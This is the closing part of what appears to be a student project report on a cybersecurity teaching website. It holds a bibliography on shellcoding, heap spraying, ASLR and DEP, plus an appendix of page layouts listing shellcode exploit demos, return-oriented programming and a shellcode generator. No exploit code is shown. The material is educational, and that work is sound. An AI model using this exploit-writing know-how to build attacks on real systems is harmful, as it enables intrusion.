[27] A. One, “Smashing The Stack For Fun And Profit,” *Phrack*, vol. 7, no. 49, 1996.

[28] S. Hanna, *Arwin*, Vividmachines.com.

[29] M. Raina, “Windows Shellcoding x86 – Calling Functions in Kernel32.dll – Part 2,” Dark Vortex, 1 April 2019. [Online]. Available: https://0xdarkvortex.dev/index.php/2019/04/01/windows-shellcoding-x86-calling-functions-in-kernel32-dll-part-2/. [Accessed 20 03 2021].

[30] Microsoft, “GetProcAddress function (libloaderapi.h),” 12 05 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress. [Accessed 12 03 2021].

[31] Microsoft, “LoadLibraryA function (libloaderapi.h),” 12 05 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya. [Accessed 23 03 2021].

[32] Microsoft, “MessageBoxA function (winuser.h),” 12 05 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxa. [Accessed 1 04 2021].

[33] Corelan Team, “Exploit writing tutorial part 11 : Heap Spraying Demystified,” 31 12 2011. [Online]. Available: https://web.archive.org/web/20150425014200/https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/#0x0c0c0c0c. [Accessed 16 5 2021].

[34] A. Cronin, “Understanding Heap Spraying,” 13 April 2012. [Online]. Available: https://andyrussellcronin.wordpress.com/2012/04/13/understanding-heap-spraying/. [Accessed 17 5 2021].

[35] Wikipedia, “Heap Spraying,” [Online]. Available: https://en.wikipedia.org/wiki/Heap_spraying. [Accessed 17 5 2021].

[36] M. Dowd, J. McDonald and J. Schuh, “The Art of Software Security Assessment - Identifying and Preventing Software Vulnerabilities,” 10 November 2006. [Online]. Available: https://repo.zenk-security.com/Techniques%20d.attaques%20%20.%20%20Failles/The%20Art%20of%20Software%20Security%20Assessment%20-%20Identifying%20and%20Preventing%20Software%20Vulnerabilities.pdf. [Accessed 14 04 2021].

[37] Microsoft, “Exploit Protection Reference,” 6 1 2021. [Online]. Available: https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/exploit-protection-

reference?view=o365-worldwide#force-randomization-for-images-mandatory-aslr. [Accessed 15 4 2021].

[38] "Clarifying the behavior of mandatory ASLR," Microsoft Security Response Center, 21 11 2017. [Online]. Available: https://msrc-blog.microsoft.com/2017/11/21/clarifying-the-behavior-of-mandatory-aslr/. [Accessed 15 4 2021].

[39] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu and D. Boneh, "On the Effectiveness of Address-Space Randomization," 26 October 2004. [Online]. Available: http://www.cs.columbia.edu/~locasto/projects/candidacy/papers/shacham2004ccs.pdf. [Accessed 15 04 2021].

[40] Microsoft, "Data Execution Prevention," 31 05 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention#:~:text=Data%20Execution%20Prevention%20(DEP)%20is,of%20memory%20as%20non%2Dexecutable.. [Accessed 18 4 2021].

[41] Microsoft, "How to determine that hardware DEP is available and configured on your computer," 27 09 2020. [Online]. Available: https://docs.microsoft.com/en-us/troubleshoot/windows-client/performance/determine-hardware-dep-available. [Accessed 16 4 2021].

[42] G. McDowell, "Configure or Turn Off DEP (Data Execution Prevention) in Windows," 7 10 2019. [Online]. Available: https://www.online-tech-tips.com/windows-xp/disable-turn-off-dep-windows/.

[43] T. Chmieslarski, "Value and limitations of Windows Data Execution Prevention," SearchSecurity , 11 2010. [Online]. Available: https://searchsecurity.techtarget.com/tip/Value-and-limitations-of-Windows-Data-Execution-Prevention#:~:text=The%20first%20limitation%20of%20DEP,found%20on%20the%20Microsoft%20website.. [Accessed 15 4 2021].

[44] "JavaScript Library Count," Pluralsight, [Online]. Available: https://www.javascript.com/. [Accessed 18 4 2021].

[45] Facebook Inc., "React: A JavaScript library for building user interfaces," Facebook, [Online]. Available: https://reactjs.org/. [Accessed 18 5 2021].

[46] N. Wirkuttis and H. Klein, "Artificial Intelligence in Cybersecurity," *Cyber, Intelligence, and Security,* vol. 1, no. 1, 2017.

[47] Microsoft, "FatalAppExitA function (errhandlingapi.h)," 12 05 2018. [Online]. Available: https://docs.microsoft.com/en-us/windows/win32/api/errhandlingapi/nf-errhandlingapi-fatalappexita. [Accessed 14 04 2021].

[48] D. P. Evans, *Software Vulnerabilities - V5,* Nottingham: EEE - University of Nottingham.

[49] R. E. Bryant and D. R. O'Hallaron, "A Programmer's Perspective," in *Computer Systems,* Pearson, 2016, p. 16.

[50] Microsoft, "How to correct common User32.dll file errors," [Online]. Available: https://support.microsoft.com/en-us/topic/how-to-correct-common-user32-dll-file-errors-3b34cc67-5741-ce2b-cc7d-86d5410f44f4. [Accessed 17 5 2021].


[51] R. Nagar, Windows NT File System Internals: A Developer's Guide, O'Reilly Series, 1997.

[52] Computer Hope, "What is the ntdll.dll file?," FS, 31 08 2020. [Online]. Available: https://www.computerhope.com/issues/ch000960.htm#:~:text=dll%3F-,The%20ntdll.,the%20c%3A%5Ci386%20directory.. [Accessed 19 3 2021].

[53] K. J. Connolly, Law of Internet Security and Privacy, Aspen Publisher, 2003.

Appendix 1 – Online Education Package Webpages

Homepage:




Knowledge Base:

CyberSecurity Educational Package | Related Articles | Knowledge Base | Shellcode Generator | Code Reviewer | About Author

Your journey begins..


- 0x001: README
- 0x100: Knowledge base
- 0x200: Programs
- 0x300: Exploits
  - 0x310: Shellcode Exploits
    - 0x311: MessageBoxA
      - 0x3111: Shellcode Exploit
      - 0x3112: Disassembly
      - 0x3113: Demo - MessageBoxA



  - 0x312: SwapMouseButton
  - 0x313: Calc.exe
  - 0x314: Notepad.exe
  - 0x320: Return-Oriented Programming
- 0x400: Useful External Tools


Back to Top

Navigation bar response: (Mobile Phone Version)




Appendix 2 – Proposed vs. Revised Time Plan

Initial Time Plan:



Revised Time Plan:



Actual Project Progression: